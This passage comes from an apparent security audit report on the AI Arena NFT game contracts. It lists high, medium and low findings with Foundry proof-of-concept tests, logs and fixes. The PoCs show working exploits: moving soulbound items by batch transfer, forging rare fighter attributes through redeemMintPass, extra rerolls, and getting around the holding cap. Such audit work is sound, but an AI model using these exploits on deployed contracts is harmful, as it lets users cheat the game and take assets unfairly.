259:     function testSafeBatchTransferFromIssue() public {
```

```
260:
261:         // Create non-transferrable game item "SoulBound Weapon"
262:         _gameItemsContract.createGameItem("SoulBound Weapon",
"https://ipfs.io/ipfs/", true, false, 10_000, 1 * 10 ** 18, 10);
263:
264:         // Funds Alice with 1 NRN to buy the game item
265:         vm.prank(_treasuryAddress);
266:         _neuronContract.transfer(alice, 1 * 10 ** 18);
267:
268:         // Alice proceeds to buy 1 game item (Note tokenId 1 since
setup() creates a battery game item)
269:         vm.prank(alice);
270:         _gameItemsContract.mint(1, 1);
271:
272:         console.log("Alice's balance before transfer:",
_gameItemsContract.balanceOf(alice, 1));
273:         console.log("Bob's balance before transfer:",
_gameItemsContract.balanceOf(bob, 1));
274:
275:         // Alice transfers game item to bob
276:         uint256[] memory ids = new uint256[](1);
277:         ids[0] = 1;
278:         uint256[] memory amounts = new uint256[](1);
279:         amounts[0] = 1;
280:         vm.prank(alice);
281:         _gameItemsContract.safeBatchTransferFrom(alice, bob, ids,
amounts, "");
282:
283:         console.log("Alice's balance after transfer:",
_gameItemsContract.balanceOf(alice, 1));
284:         console.log("Bob's balance after transfer:",
_gameItemsContract.balanceOf(bob, 1));
285:     }
```

Issue confirmation

```
[PASS] testSafeBatchTransferFromIssue() (gas: 297051)
Logs:
 Alice's balance before transfer: 1
 Bob's balance before transfer: 0
 Alice's balance after transfer: 0
 Bob's balance after transfer: 1
```

Tools Used

Manual Review

Recommended Mitigation Steps

Override safeBatchTransferFrom() function as well and add the check `require(allGameItemAttributes[tokenId].transferable);` at the start of the function.

[H-06] Missing validation in redeemMintPass() allows gamer to obtain any fighter type and custom attributes

Impact

The redeemMintPass() function is used to redeem AA mint passes for fighter NFTs. The issue is that the function allows any user/gamer to pass in the parameters `fighterTypes`, `iconTypes` and `mintPassDnas` of their choice.

Impacts:

1. Users can always provide `fighterTypes` as 1 to mint rare dendroid fighter NFT.
2. Users can always pass 2 or 3 for `iconsType` to get the rarest physical attributes (i.e. beta helmet, red diamond, bowling ball). Any values other than 2 or 3 (except 0) would give them red diamonds only. Overall, icons are a rare subtype of champions, so getting red diamonds are still rare.
3. Users can trial and error (or fuzz test if skillful) by keccak256 hashing `mintPassDnas` values offchain to receive the rarest physical attribute probability indexes for champions and icons. It could also be used to receive their preferred weight and element type.

On further discussions with the sponsor. the expected behaviour is for their server to give users the correct inputs and to have validation onchain.

Proof of Concept

It would be cumbersome to explain each of the issues given the complexities in calculations and value assignments. The coded POC below demonstrates every impact mentioned above to its best.

How to use this POC:

- Add the POC to FighterFarm.t.sol in the `test` folder.
- To test for impact 1, run `forge test --match-test testUserCanCreateDendroids -vvv`
- To test for impact 2, run `forge test --match-test testUserCanCreateIconsWithBetaHelmetAndRedDiamonds -vvv` and `forge test --match-test testUserCanCreateIconsWithBowlingBallAndRedDiamonds -vvv`
- To test for impact 3, run `forge test --match-test testUserCanReceiveElementOfTheirChoice -vvv` and `forge test --match-test testUserCanReceiveWeightOfTheirChoice -vvv`
- Each test function console logs only after the assertions are valid. I've added helpful comments to try to understand each case.

```
File: FighterFarm.t.sol
409:     function testSetupMintpassForUser() public {
410:         uint8[2] memory numToMint = [1, 0];
411:         bytes memory signature = abi.encodePacked(
412:
hex"20d5c3e5c6b1457ee95bb5ba0cbf35d70789bad27d94902c67ec738d18f665d84e316e
df9b23c154054c7824bba508230449ee98970d7c8b25cc07f3918369481c"
```

```
413:         );
414:         string[] memory _tokenURIs = new string[](1);
415:         _tokenURIs[0] =
"ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m";
416:
417:         // Mint an nft from the mintpass contract
418:         assertEq(_mintPassContract.mintingPaused(), false);
419:         _mintPassContract.claimMintPass(numToMint, signature,
_tokenURIs);
420:         assertEq(_mintPassContract.balanceOf(_ownerAddress), 1);
421:         assertEq(_mintPassContract.ownerOf(1), _ownerAddress);
422:     }
423:
424:     function testUserCanCreateDendroids() public {
425:         // Creates a mint pass for the user
426:         testSetupMintpassForUser();
427:
428:         // Set up parameters to always get a dendroid
429:         uint256[] memory _mintpassIdsToBurn = new uint256[](1);
430:         string[] memory _mintPassDNAs = new string[](1);
431:         uint8[] memory _fighterTypes = new uint8[](1);
432:         uint8[] memory _iconsTypes = new uint8[](1);
433:         string[] memory _neuralNetHashes = new string[](1);
434:         string[] memory _modelTypes = new string[](1);
435:
436:         _mintpassIdsToBurn[0] = 1;
437:         _mintPassDNAs[0] = "dna";
438:         _fighterTypes[0] = 1; // 0 for champions, 1 for dendroids
439:         _neuralNetHashes[0] = "neuralnethash";
440:         _modelTypes[0] = "original";
441:         _iconsTypes[0] = 1;
442:
443:         // approve the fighterfarm contract to burn the mintpass
444:         _mintPassContract.approve(address(_fighterFarmContract), 1);
445:
446:         _fighterFarmContract.redeemMintPass(
447:             _mintpassIdsToBurn, _fighterTypes, _iconsTypes,
_mintPassDNAs, _neuralNetHashes, _modelTypes
448:         );
449:
450:         (address owner, uint256[6] memory attributes, uint256 weight,
uint256 element, string memory modelHash, string memory modelType, uint256
generation) = _fighterFarmContract.getAllFighterInfo(0);
451:
452:         // Checking all attributes to be 99 i.e. it is a dendroid
453:         for (uint256 i; i < 6; i++) {
454:             assertEq(attributes[i], 99);
455:         }
456:
457:         // Console logs only if all assertions are correct above
458:         console.log("Impact 1 confirmed - User received dendroid
(every attribute is 99)");
459:     }
460:
```

```
461:     function testUserCanCreateIconsWithBetaHelmetAndRedDiamonds()
public {
462:         // Creates a mint pass for the user
463:         testSetupMintpassForUser();
464:
465:         // Set up parameters to always get a dendroid
466:         uint256[] memory _mintpassIdsToBurn = new uint256[](1);
467:         string[] memory _mintPassDNAs = new string[](1);
468:         uint8[] memory _fighterTypes = new uint8[](1);
469:         uint8[] memory _iconsTypes = new uint8[](1);
470:         string[] memory _neuralNetHashes = new string[](1);
471:         string[] memory _modelTypes = new string[](1);
472:
473:         _mintpassIdsToBurn[0] = 1;
474:         _mintPassDNAs[0] = "dna";
475:         _fighterTypes[0] = 0;
476:         _neuralNetHashes[0] = "neuralnethash";
477:         _modelTypes[0] = "original";
478:         _iconsTypes[0] = 2; // 0 means no iconsType, 2 or 3 to
receive rarest physical attributes among icons, values other than 0,2,3
would only give red diamonds
479:
480:         // approve the fighterfarm contract to burn the mintpass
481:         _mintPassContract.approve(address(_fighterFarmContract), 1);
482:
483:         _fighterFarmContract.redeemMintPass(
484:             _mintpassIdsToBurn, _fighterTypes, _iconsTypes,
_mintPassDNAs, _neuralNetHashes, _modelTypes
485:         );
486:
487:         (address owner, uint256[6] memory attributes, uint256 weight,
uint256 element, string memory modelHash, string memory modelType, uint256
generation) = _fighterFarmContract.getAllFighterInfo(0);
488:
489:         // Confirmation that user receives beta helmet for "head"
attribute and red diamonds for "eyes" attribute
490:         assertEq(attributes[0], 50);
491:         assertEq(attributes[1], 50);
492:
493:         // Console logs only if all assertions are valid above
494:         console.log("Impact 2 - User receives icon with beta helmet
and red diamonds");
495:     }
496:
497:     function testUserCanCreateIconsWithBowlingBallAndRedDiamonds()
public {
498:         // Creates a mint pass for the user
499:         testSetupMintpassForUser();
500:
501:         // Set up parameters to always get a dendroid
502:         uint256[] memory _mintpassIdsToBurn = new uint256[](1);
503:         string[] memory _mintPassDNAs = new string[](1);
504:         uint8[] memory _fighterTypes = new uint8[](1);
505:         uint8[] memory _iconsTypes = new uint8[](1);
```

```
506:         string[] memory _neuralNetHashes = new string[](1);
507:         string[] memory _modelTypes = new string[](1);
508:
509:         _mintpassIdsToBurn[0] = 1;
510:         _mintPassDNAs[0] = "dna";
511:         _fighterTypes[0] = 0;
512:         _neuralNetHashes[0] = "neuralnethash";
513:         _modelTypes[0] = "original";
514:         _iconsTypes[0] = 3; // 0 means no iconsType, 2 or 3 to
receive rarest physical attributes among icons, values other than 0,2,3
would only give red diamonds
515:
516:         // approve the fighterfarm contract to burn the mintpass
517:         _mintPassContract.approve(address(_fighterFarmContract), 1);
518:
519:         _fighterFarmContract.redeemMintPass(
520:             _mintpassIdsToBurn, _fighterTypes, _iconsTypes,
_mintPassDNAs, _neuralNetHashes, _modelTypes
521:         );
522:
523:         (address owner, uint256[6] memory attributes, uint256 weight,
uint256 element, string memory modelHash, string memory modelType, uint256
generation) = _fighterFarmContract.getAllFighterInfo(0);
524:
525:         // Confirmation that user receives bowling ball for "hands"
attribute and red diamonds for "eyes" attribute
526:         assertEq(attributes[4], 50);
527:         assertEq(attributes[1], 50);
528:
529:         // Console logs only if all assertions are valid above
530:         console.log("Impact 2 - User receives icon with bowling ball
and red diamonds");
531:     }
532:
533:     function testUserCanReceiveElementOfTheirChoice() public {
534:         string memory fuzzValue = "dna";
535:
536:         // Use fuzzValue to determine if expected element is met or
not
537:         uint256 dna = uint256(keccak256(abi.encode(fuzzValue)));
538:         uint256 element = dna % _fighterFarmContract.numElements(0);
539:
540:         // Consider user wants element of 1 for fire
541:         // Confirm expected element is met
542:         assertEq(element, 1);
543:         // Console logs after assertion is valid
544:         console.log("Impact 3 - User receives expected element if he
uses mintPassDna value:",fuzzValue);
545:     }
546:
547:     function testUserCanReceiveWeightOfTheirChoice() public {
548:         string memory fuzzValue = "dna";
549:
550:         // Use fuzzValue to determine if expected weight is met or
```

```
not
551:         uint256 dna = uint256(keccak256(abi.encode(fuzzValue)));
552:         uint256 weight = dna % 31 + 65;
553:
554:         // Consider user wants to be a heavy weight fighter
555:         assertEq(weight, 83);
556:
557:         // Console logs after assertion is valid
558:         console.log("Impact 3 - User receives expected weight if he
uses mintPassDna value:",fuzzValue);
559:     }
560:
```

Impact 1 confirmation

```
[PASS] testUserCanCreateDendroids() (gas: 594212)
Logs:
 Impact 1 confirmed - User received dendroid (every attribute is 99)
```

Impact 2 confirmations

```
[PASS] testUserCanCreateIconsWithBetaHelmetAndRedDiamonds() (gas: 648773)
Logs:
 Impact 2 - User receives icon with beta helmet and red diamonds
```

```
[PASS] testUserCanCreateIconsWithBowlingBallAndRedDiamonds() (gas: 649152)
Logs:
 Impact 2 - User receives icon with bowling ball and red diamonds
```

Impact 3 confirmations

```
[PASS] testUserCanReceiveElementOfTheirChoice() (gas: 12206)
Logs:
 Impact 3 - User receives expected element if he uses mintPassDna value:
dna
```

```
[PASS] testUserCanReceiveWeightOfTheirChoice() (gas: 4734)
Logs:
 Impact 3 - User receives expected weight if he uses mintPassDna value:
dna
```

Tools Used

Manual Review

Recommended Mitigation Steps

Since the expected behaviour is for the team's game server to give users the correct inputs and to have validation onchain, the implementation would be similar to how claimFighters() is implemented.

For parameter `fighterTypes` and `iconsType`, consider hashing it to a `msgHash` and verify if with the `signature` (additional parameter to be provided) to ensure the `delegatedAddress` from the frontend has provided the correct inputs. Make sure to also include a `nonce` in the msgHash to avoid replay attacks.

In case of parameter `mintPassDnas`, remove the parameter and use the hash of msg.sender and fighters.length as done in claimFighters(). The hash could also include the mintPassId the user is redeeming.

The above solutions are just recommendations that prevent this issue from occurring. The team can perform their own validation mechanism based on how they provide parameters from the frontend.

[H-07] Fighter NFTs with tokenIds greater than 255 cannot reroll

Impact

The reRoll() function is used to allow users holding Fighter NFTs to reroll their fighters with random traits. It also allows upgrading a fighter's generation if it was incremented by the team using incrementGeneration() function.

The issue in the current code is that the reRoll() function allows passing values for Fighter NFT tokenIds only in the range [0-255]. This is because it uses `uint8 tokenId` as the parameter.

Impacts:

1. Only gamers with tokenIds 0 to 255 can use reRoll().
2. Existing generation 0 fighters with tokenIds greater than 255 cannot reroll fighters to generation 1.

Proof of Concept

As we can see, uint8 is used as the parameter, which restricts the input value to only be in the range 0 to 255.

```
File: FighterFarm.sol
407:     function reRoll(uint8 tokenId, uint8 fighterType) public {
408:         require(msg.sender == ownerOf(tokenId));
```

Coded POC

- Add the POC in FighterFarm.t.sol file located in the `test` folder.
- Run the test using `forge test --match-test testRerollTokenIdIssue`

- The code won't compile in our case due to compiler safety checks but in production this would cause an error, disallowing the user from calling the function.

```
File: FighterFarm.t.sol
562:     function testRerollTokenIdIssue() public {
563:         // Mint Fighter NFTs with tokenIds 0 to 300
564:         for (uint256 i; i <= 300; i++) {
565:             vm.prank(address(_mergingPoolContract));
566:             _fighterFarmContract.mintFromMergingPool(address(this),
"_neuralNetHash", "original", [uint256(1), uint256(80)]);
567:         }
568:
569:         vm.expectRevert();
570:         _fighterFarmContract.reRoll(270, 0);
571:     }
```

Tools Used

Manual Review

Recommended Mitigation Steps

Use uint256 instead of uint8 for the `tokenId` parameter.

[H-08] Users can use more rerolls than provided for their fighterType NFT

Impact

The reRoll() function is used to allow user's to reroll their Fighter NFTs with random traits. Each fighter NFT type has a limit upto which they can reroll their fighter. Currently, it is max 3 rerolls for champions and 3 rerolls for dendroids (both generation 0) unless one of them is incremented to generation 1, which would provide an extra reroll (see here).

The issue is that the reRoll() function allows the user to pass in fighterType (0 or 1) as a parameter. This would allow the user to use up the rerolls provided for the other fighterType, provided the other fighterType's generation has been incremented.

For example, let's say user A holds fighterType champion. User A should only be allowed to use a maximum of 3 rerolls for their champion NFT. But since fighterType is taken as input, the user can pass fighterType as 1 (0 for champions, 1 for dendroids) and access an extra reroll of the other fighterType dendroid.

This would work vice-versa as well.

Impacts:

1. Users can use extra rerolls for their fighter NFTs.
2. It would be unfair to other users who are limited by the expected specification of only 3 rerolls for their fighterType.

Proof of Concept

As we can see, the reRoll() function takes in uint8 fighterType as a parameter. Let's use the same example as mentioned above.

- User A holding fighterType champion calls reRoll() with parameter values 0 (tokenId) and 0 (0 for champions). Let's say A calls it 3 times.
- This would use up the maxRerollsAllowed for fighterType champion for his tokenId since Line 414 increments the numRerolls mapping. On further calls, the check on Line 408 would cause revert as expected.
- User A nows calls reRoll() with parameter values 0 (tokenId) and 1 (1 for dendroids). Notice here that although tokenId 0 is a champion, A uses 1 for it.
- On Line 408, the check that reverted earlier as expected does not revert now. This is because numRerolls[tokenId] is 3 currently while the maxRerolls[fighterType] is 4 for the dendroid fighter type (whose generation was incremented using incrementGeneration(), thus adding an extra reroll to the default of 3).

```
File: FighterFarm.sol
406:     function reRoll(uint8 tokenId, uint8 fighterType) public {
407:         require(msg.sender == ownerOf(tokenId));
408:         require(numRerolls[tokenId] <
maxRerollsAllowed[fighterType]);
409:         require(_neuronInstance.balanceOf(msg.sender) >= rerollCost,
"Not enough NRN for reroll");
410:
411:         _neuronInstance.approveSpender(msg.sender, rerollCost);
412:         bool success = _neuronInstance.transferFrom(msg.sender,
treasuryAddress, rerollCost);
413:         if (success) {
414:             numRerolls[tokenId] += 1;
415:             uint256 dna = uint256(keccak256(abi.encode(msg.sender,
tokenId, numRerolls[tokenId])));
416:             (uint256 element, uint256 weight, uint256 newDna) =
_createFighterBase(dna, fighterType);
417:
418:             fighters[tokenId].element = element;
419:             fighters[tokenId].weight = weight;
420:             fighters[tokenId].physicalAttributes =
_aiArenaHelperInstance.createPhysicalAttributes(
421:                 newDna,
422:                 generation[fighterType],
423:                 fighters[tokenId].iconsType,
424:                 fighters[tokenId].dendroidBool
425:             );
426:             _tokenURIs[tokenId] = "";
427:         }
428:     }
```

Tools Used

Manual Review

Recommended Mitigation Steps

At the start of the reRoll() function, consider retrieving the generation of the Fighter NFT tokenId using function getAllFighterInfo() and remove the current parameter fighterType.

[M-01] Flawed maximum fighters allowed system allows users to hold more NFTs in temporary accounts

Impact

The FighterFarm contract has functions claimFighters(), redeemMintPass() and mintFromMergingPool() used to create fighter NFTs. Users can only hold a maximum of 10 fighter NFTs under their account due to the check `require(balanceOf(to) < MAX_FIGHTERS_ALLOWED);` in _createNewFighter() function.

If a user is already holding the maximum number of Fighter NFTs (10), he cannot mint more of them. The issue is that the user can just transfer the NFT to his other temporary accounts that act as "storage" for all NFTs. Whenever the user thinks they want to use a specific fighter NFT, they can transfer back and forth between these storage accounts to obtain the required fighter NFT in the user's main gaming account.

Proof of Concept

How to use this POC:

- Add. the POC to the FighterFarm.t.sol contract in the `test` folder.
- Run the test using `forge test --mt testFlawedMaxCheckIssue -vvv`
- The logs print out a sequence of actions that the user takes to successfully transfer tokens back and forth between the main and temporary account in a scenario where the user already holds 10 NFTs but has one left to claim through the merging pool.

```
File: FighterFarm.t.sol
684:     address public aliceMainAccount = makeAddr("main account");
685:     address public aliceTempAccount = makeAddr("temp account");
686:
687:     function testFlawedMaxCheckIssue() public {
688:         // Mint 10 NFTs to aliceMainAccount
689:         for (uint256 i; i < 10; i++) {
690:             vm.prank(address(_mergingPoolContract));
691:
_fighterFarmContract.mintFromMergingPool(aliceMainAccount,
"_neuralNetHash", "original", [uint256(100), uint256(100)]);
692:         }
693:         console.log("1) Alice's main account balance:",
_fighterFarmContract.balanceOf(aliceMainAccount));
694:
695:         // Alice has another NFT ready for claiming but she does not
have space
696:         console.log("2) Alice has 1 NFT ready to be claimed but she
has no space on her main account");
697:
698:         // Alice decides to transfer one of her NFTs (tokenId 0) to
her temporary account, which provides her with an additional space of 10
```

```
NFTs
699:         console.log("3) Alice transfers one of her NFT to the
temporary account");
700:         vm.prank(aliceMainAccount);
701:         _fighterFarmContract.transferFrom(aliceMainAccount,
aliceTempAccount, 0);
702:         console.log("4) Alice's temporary account balance:",
_fighterFarmContract.balanceOf(aliceTempAccount));
703:
704:         // Since Alice now has space on her main account, she can
claim her NFT from the merging pool
705:         vm.prank(address(_mergingPoolContract));
706:         _fighterFarmContract.mintFromMergingPool(aliceMainAccount,
"_neuralNetHash", "original", [uint256(100), uint256(100)]);
707:         console.log("5) Alice claims her fighter NFT now that she has
space on her main account");
708:
709:         // Alice then transfers the newly claimed token to her
temporary account and transfers back her tokenId 0 Fighter NFT
710:         console.log("6) Alice decides to transfer back the original
token and send the claimed token to temp account");
711:         vm.prank(aliceMainAccount);
712:         _fighterFarmContract.transferFrom(aliceMainAccount,
aliceTempAccount, 10);
713:         vm.prank(aliceTempAccount);
714:         _fighterFarmContract.transferFrom(aliceTempAccount,
aliceMainAccount, 0);
715:         console.log("7) Alice's main account balance:",
_fighterFarmContract.balanceOf(aliceMainAccount));
716:         console.log("8) Alice's temporary account balance:",
_fighterFarmContract.balanceOf(aliceTempAccount));
717:
718:     }
```

Issue Confirmation

```
[PASS] testFlawedMaxCheckIssue() (gas: 4419994)
Logs:
 1) Alice's main account balance: 10
 2) Alice has 1 NFT ready to be claimed but she has no space on her main
account
 3) Alice transfers one of her NFT to the temporary account
 4) Alice's temporary account balance: 1
 5) Alice claims her fighter NFT now that she has space on her main
account
 6) Alice decides to transfer back the original token and send the claimed
token to temp account
 7) Alice's main account balance: 10
 8) Alice's temporary account balance: 1
```

Tools Used

Manual Review

Recommended Mitigation Steps

Adding a maximum fighters allowed check using the balance of the user account would have no purpose since the user can use multiple accounts for storage. The solution depends on how the team wants to implement their design spec.

My suggestion would be to limit the number of tokenIds that a user can send/receive and lock any NFTs received by an account for a period of a round. This would decrease the likelihood of the user wanting to send NFTs back and forth. The issue would still exist but with decreased likelihood.

Consider also implementing off-chain systems monitoring this kind of malicious behaviour between two accounts on-chain. If the user is malicious, restrict/blacklist them from using AiArena.

[M-02] Nested for loops in function claimRewards() can DOS due to OOG exception

Impact: Claiming can DOS for buyers with roundId too far away from base index of 0 and due to the use of nested for loops.

Coded POC:

- Run the test using `forge test --mt testOOGGasIssue -vvvvv` to see the gas used by claimRewards().
- In the scenario described in the POC, it takes around 1.1M gas (1122817) if a user one year in the future decides to use AiArena. This gas cost is higher than the expected cost of 300k.
- Due to this, the claim calls for that user would always revert with an OOG error preventing the user from claiming his Fighter NFTs.

```
File: MergingPool.t.sol
354:     function testOOGGasIssue() public {
355:         uint256[] memory winnersArray = new uint256[](50); // Just
includes alice many times
356:
357:         //Mints tokens
358:         for (uint256 i=1; i <= 50 ; i++) {
359:             vm.prank(address(_mergingPoolContract));
360:             _fighterFarmContract.mintFromMergingPool(vm.addr(i),
"_neuralNetHash", "original", [uint256(1), uint256(80)]);
361:             winnersArray[i-1] = i-1;
362:         }
363:
364:         //Skip 24 rounds (i.e. a gamer starts competing in ai arena
after a year)
365:         //Assume 50 winners per round since rounds run for 2 weeks
366:         for (uint256 i; i < 24; i++) {
367:             _mergingPoolContract.updateWinnersPerPeriod(50);
368:             _mergingPoolContract.pickWinner(winnersArray);
```

```
        }

        // Mint a token to bob first
        vm.prank(address(_mergingPoolContract));
        _fighterFarmContract.mintFromMergingPool(makeAddr("bob"), "_neuralNetHash", "original", [uint256(1), uint256(80)]);

        // Bob wins on round 24
        //uint256[] memory newWinnerBob = new uint256[](1);
        //newWinnerBob[0] = 50;
        winnersArray[25] = 50;
        _mergingPoolContract.updateWinnersPerPeriod(50);
        _mergingPoolContract.pickWinner(winnersArray);

        // Bob calls claimRewards()
        testClaimingIssue();
    }

    function testClaimingIssue() public {
        string[] memory _modelURIs = new string[](2);
        _modelURIs[0] = "ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m";
        string[] memory _modelTypes = new string[](2);
        _modelTypes[0] = "original";
        uint256[2][] memory _customAttributes = new uint256[2][](2);
        _customAttributes[0][1] = uint256(1);
        _customAttributes[0][0] = uint256(80);
        vm.prank(makeAddr("bob"));
        _mergingPoolContract.claimRewards(_modelURIs, _modelTypes, _customAttributes);
    }
```

Test logs (see gas amount used at top of the log):

```
   ├─ [1122817] MergingPool::claimRewards(["ipfs://bafybeiaatcgqvzvz3wrjiqmz2ivcu2c5sqxgipv5w2hzy4pdlw7hfox42m", ""], ["original", ""], [[80, 1], [0, 0]])
    │   ├─ [380867] FighterFarm::mintFromMergingPool(bob: [0x1D96F2f6BeF1202E4Ce1Ff6Dad0c2CB002861d3e], "", "original", [80, 1])
    │   │   ├─ [32787] AiArenaHelper::createPhysicalAttributes(66610918247435599241959816232774984802237534394899613124736515487129290140817 [6.661e76], 0, 0, false) [staticcall]
    │   │   │   └─ ← FighterPhysicalAttributes({ head: 1, eyes: 1, mouth: 3, body: 2, hands: 2, feet: 2 })
    │   │   ├─ emit Transfer(from: 0x0000000000000000000000000000000000000000, to: bob: [0x1D96F2f6BeF1202E4Ce1Ff6Dad0c2CB002861d3e], tokenId: 51)
    │   │   ├─ [2260] FighterOps::d8d02d30(00000000000000000000000000000000000000000000000000000000000000330000000000000000000000000000000000000000000000000000000000000001000000000000000000000000000000000000000000000000000000000000005000000000
```

```
0000000000000000000000000000000000000000000000000000000000000000) [delegatecall]
    │   │   │   ├─ emit FighterCreated(id: 51, weight: 1, element: 80,
generation: 0)
    │   │   │   └─ ← ()
```

Solution: Consider implementing the claimRewards() function again but this time allowing the user to claim for specific rounds they won in. The specific rounds could be stored in a mapping, which the user could retrieve using a getter function.

[M-03] Function claimRewards() does not check if the custom attribute values for weight and element fall in range [65,95] and [0,2] respectively

The function claimRewards() allows users to provide customAttributes to mint a fighter NFT with any weight and element they want. But it does not check if the values fall in the range [65,95] and [0,2] respectively.

```
File: MergingPool.sol
143:     function claimRewards(
144:         string[] calldata modelURIs,
145:         string[] calldata modelTypes,
146:         uint256[2][] calldata customAttributes
147:     )
148:         external
149:     {
150:         uint256 winnersLength;
151:         uint32 claimIndex = 0;
152:         uint32 lowerBound = numRoundsClaimed[msg.sender];
153:         for (uint32 currentRound = lowerBound; currentRound <
roundId; currentRound++) {
154:             numRoundsClaimed[msg.sender] += 1;
155:             winnersLength = winnerAddresses[currentRound].length;
156:             for (uint32 j = 0; j < winnersLength; j++) {
157:                 if (msg.sender == winnerAddresses[currentRound][j]) {
158:                     _fighterFarmInstance.mintFromMergingPool(
159:                         msg.sender,
160:                         modelURIs[claimIndex],
161:                         modelTypes[claimIndex],
162:                         customAttributes[claimIndex]
163:                     );
164:                     claimIndex += 1;
165:                 }
166:             }
167:         }
168:         if (claimIndex > 0) {
169:             emit Claimed(msg.sender, claimIndex);
170:         }
171:     }
```

[M-04] Consider passing bool as value to function setAllowedBurningAddresses()

Passing bool as value would allow the admins to remove the burning addresses in case of any problem.

```
File: GameItems.sol
189:     function setAllowedBurningAddresses(address newBurningAddress)
public {
190:         require(isAdmin[msg.sender]);
191:         allowedBurningAddresses[newBurningAddress] = true;
192:     }
```

[L-01] 0 value function calls can spam off-chain tracking system

It would be cheap (due to Arbitrum chain) to make 0 value spendVoltage() calls to spam the off-chain monitoring system or game server with event emissions.

```
File: VoltageManager.sol
109:     function spendVoltage(address spender, uint8 voltageSpent) public
{
110:         require(spender == msg.sender ||
allowedVoltageSpenders[msg.sender]);
111:         if (ownerVoltageReplenishTime[spender] <= block.timestamp) {
112:             _replenishVoltage(spender);
113:         }
114:         ownerVoltage[spender] -= voltageSpent;
115:         emit VoltageRemaining(spender, ownerVoltage[spender]);
116:     }
```

Another instance: claim() function calls can spam 0 amount calls.

```
File: Neuron.sol
147:     function claim(uint256 amount) external {
148:
149:         require(
150:             allowance(treasuryAddress, msg.sender) >= amount,
151:             "ERC20: claim amount exceeds allowance"
152:         );
153:
154:         transferFrom(treasuryAddress, msg.sender, amount);
155:         emit TokensClaimed(msg.sender, amount);
156:     }
157:
```

Another instance:

Anyone can call this function to spam the offchain system.

```
File: FighterOps.sol
54:     function fighterCreatedEmitter(
55:         uint256 id,
56:         uint256 weight,
57:         uint256 element,
58:         uint8 generation
59:     )
60:         public
61:     {
62:         emit FighterCreated(id, weight, element, generation);
63:     }
```

[L-02] Function spendVoltage() only allows spending 255 voltage maximum

The parameter voltageSpent only allows type(uint8).max i.e. 255 as the max voltage that can be spent. If AIArena integrates more games in the future that use voltage > 255, this would be an issue since this contract would not be able to handle the input parameter values.

```
File: VoltageManager.sol
109:     function spendVoltage(address spender, uint8 voltageSpent) public
{
110:         require(spender == msg.sender ||
allowedVoltageSpenders[msg.sender]);
111:         if (ownerVoltageReplenishTime[spender] <= block.timestamp) {
112:             _replenishVoltage(spender);
113:         }
114:         ownerVoltage[spender] -= voltageSpent;
115:         emit VoltageRemaining(spender, ownerVoltage[spender]);
116:     }
```

[L-03] Avoid hardcoding tokenId 0 for battery game item

TokenId 0 is hardcoded for the voltage battery game item. This would be an issue if the first gate item created is not a battery. Consider using it a setter function to set the tokenId value or save it as a constant.

```
File: VoltageManager.sol
094:     function useVoltageBattery() public {
095:         require(ownerVoltage[msg.sender] < 100);
096:         require(_gameItemsContractInstance.balanceOf(msg.sender, 0) >
0);
097:         _gameItemsContractInstance.burn(msg.sender, 0, 1);
098:         ownerVoltage[msg.sender] = 100;
099:         emit VoltageRemaining(msg.sender, ownerVoltage[msg.sender]);
100:     }
```

[L-04] Owner address is not provided admin access on transferOwnership()

In the constructor, when the owner address is initially assigned, it is also provided admin access. It would be convenient to also provide admin access to the new owner when the ownership is transferred below.

```
File: RankedBattle.sol
167:     function transferOwnership(address newOwnerAddress) external {
168:         require(msg.sender == _ownerAddress);
169:         _ownerAddress = newOwnerAddress;
171:     }
```

[L-05] Admin access of previous owner is not revoked when ownership is transferred

When the ownership is transferred from one address to another, the admin access of the previous owner is not revoked. This could lead to unnoticed problems. Since the new owner can revoke the access of the old owner at any time, this issue has been submitted as low-severity.

```
File: RankedBattle.sol
167:     function transferOwnership(address newOwnerAddress) external {
168:         require(msg.sender == _ownerAddress);
169:         _ownerAddress = newOwnerAddress;
171:     }
```

[L-06] Function updateFighterStaking() is not updated if user loses all his stake and round ends

The issue is that if the user loses all his staked NRN to the stakeAtRisk contract and the round ends, the user's fighter NFT's updateFighterStaking() is not updated to false. This would prevent the user from selling/transferring his NFT even though `amountStaked` = 0. The issue can be solved by calling unstakeNRN() which would solve this issue.

I was initially confused about the severity of this issue but low-severity in my opinion serves this issue best since no funds are at risk and if the issue was found in production, the team could have figured out it easily i.e. calling unstakeNRN().

```
File: RankedBattle.sol
496:             } else {
497:                 /// If the fighter does not have any points for this
round, NRNs become at risk of being lost
498:                 bool success =
_neuronInstance.transfer(_stakeAtRiskAddress, curStakeAtRisk);
499:                 if (success) {
500:
_stakeAtRiskInstance.updateAtRiskRecords(curStakeAtRisk, tokenId,
fighterOwner);
501:                     amountStaked[tokenId] -= curStakeAtRisk;
```

```
502:
503:                 }
```

[L-07] Incorrect use of < instead of <= allows minting maximum of 1 NRN token less than expected total supply of 1 billion

Currently, the total mintable supply is expected to be 1 billion. The code currently though only allows minting maximum of 1 billion tokens - 1 token of NRN. Use <= instead of < to meet intended spec.

```
File: Neuron.sol
166:     function mint(address to, uint256 amount) public virtual {
167:         require(totalSupply() + amount < MAX_SUPPLY, "Trying to mint
more than the max supply");
```

[L-08] Consider pausing/access controlling function burn() initially for a guarded launch

Currently, the Neuron contract allows anyone to burn their tokens. The issue is that although this might be helpful in the future if more games use burning for some game logic, leaving it publicly accessible at launch allows whales or any NRN token holder to manipulate the totalSupply.

Solution: Consider pausing or access controlling function burn() initially to ensure a guarded launch and preventing mass NRN burning.

```
File: Neuron.sol
173:     function burn(uint256 amount) public virtual {
174:         _burn(msg.sender, amount);
175:     }
```

[L-09] Transferring/selling Fighter NFT before winners are picked causes loss of reward NFT to previous owner

If the user transfers his fighter NFT before the winners are picked for that round, then the previous owner would lose the reward NFT if the tokenId won. This technically falls under user mistake but I felt it was worth pointing out.

```
File: MergingPool.sol
119:     function pickWinner(uint256[] calldata winners) external {
120:         require(isAdmin[msg.sender]);
121:         require(winners.length == winnersPerPeriod, "Incorrect number
of winners");
122:         require(!isSelectionComplete[roundId], "Winners are already
selected");
123:         uint256 winnersLength = winners.length;
124:         address[] memory currentWinnerAddresses = new address[]
```

```
(winnersLength);
125:         for (uint256 i = 0; i < winnersLength; i++) {
126:
127:             currentWinnerAddresses[i] =
_fighterFarmInstance.ownerOf(winners[i]);
128:             totalPoints -= fighterPoints[winners[i]];
129:             fighterPoints[winners[i]] = 0;
130:         }
131:         winnerAddresses[roundId] = currentWinnerAddresses;
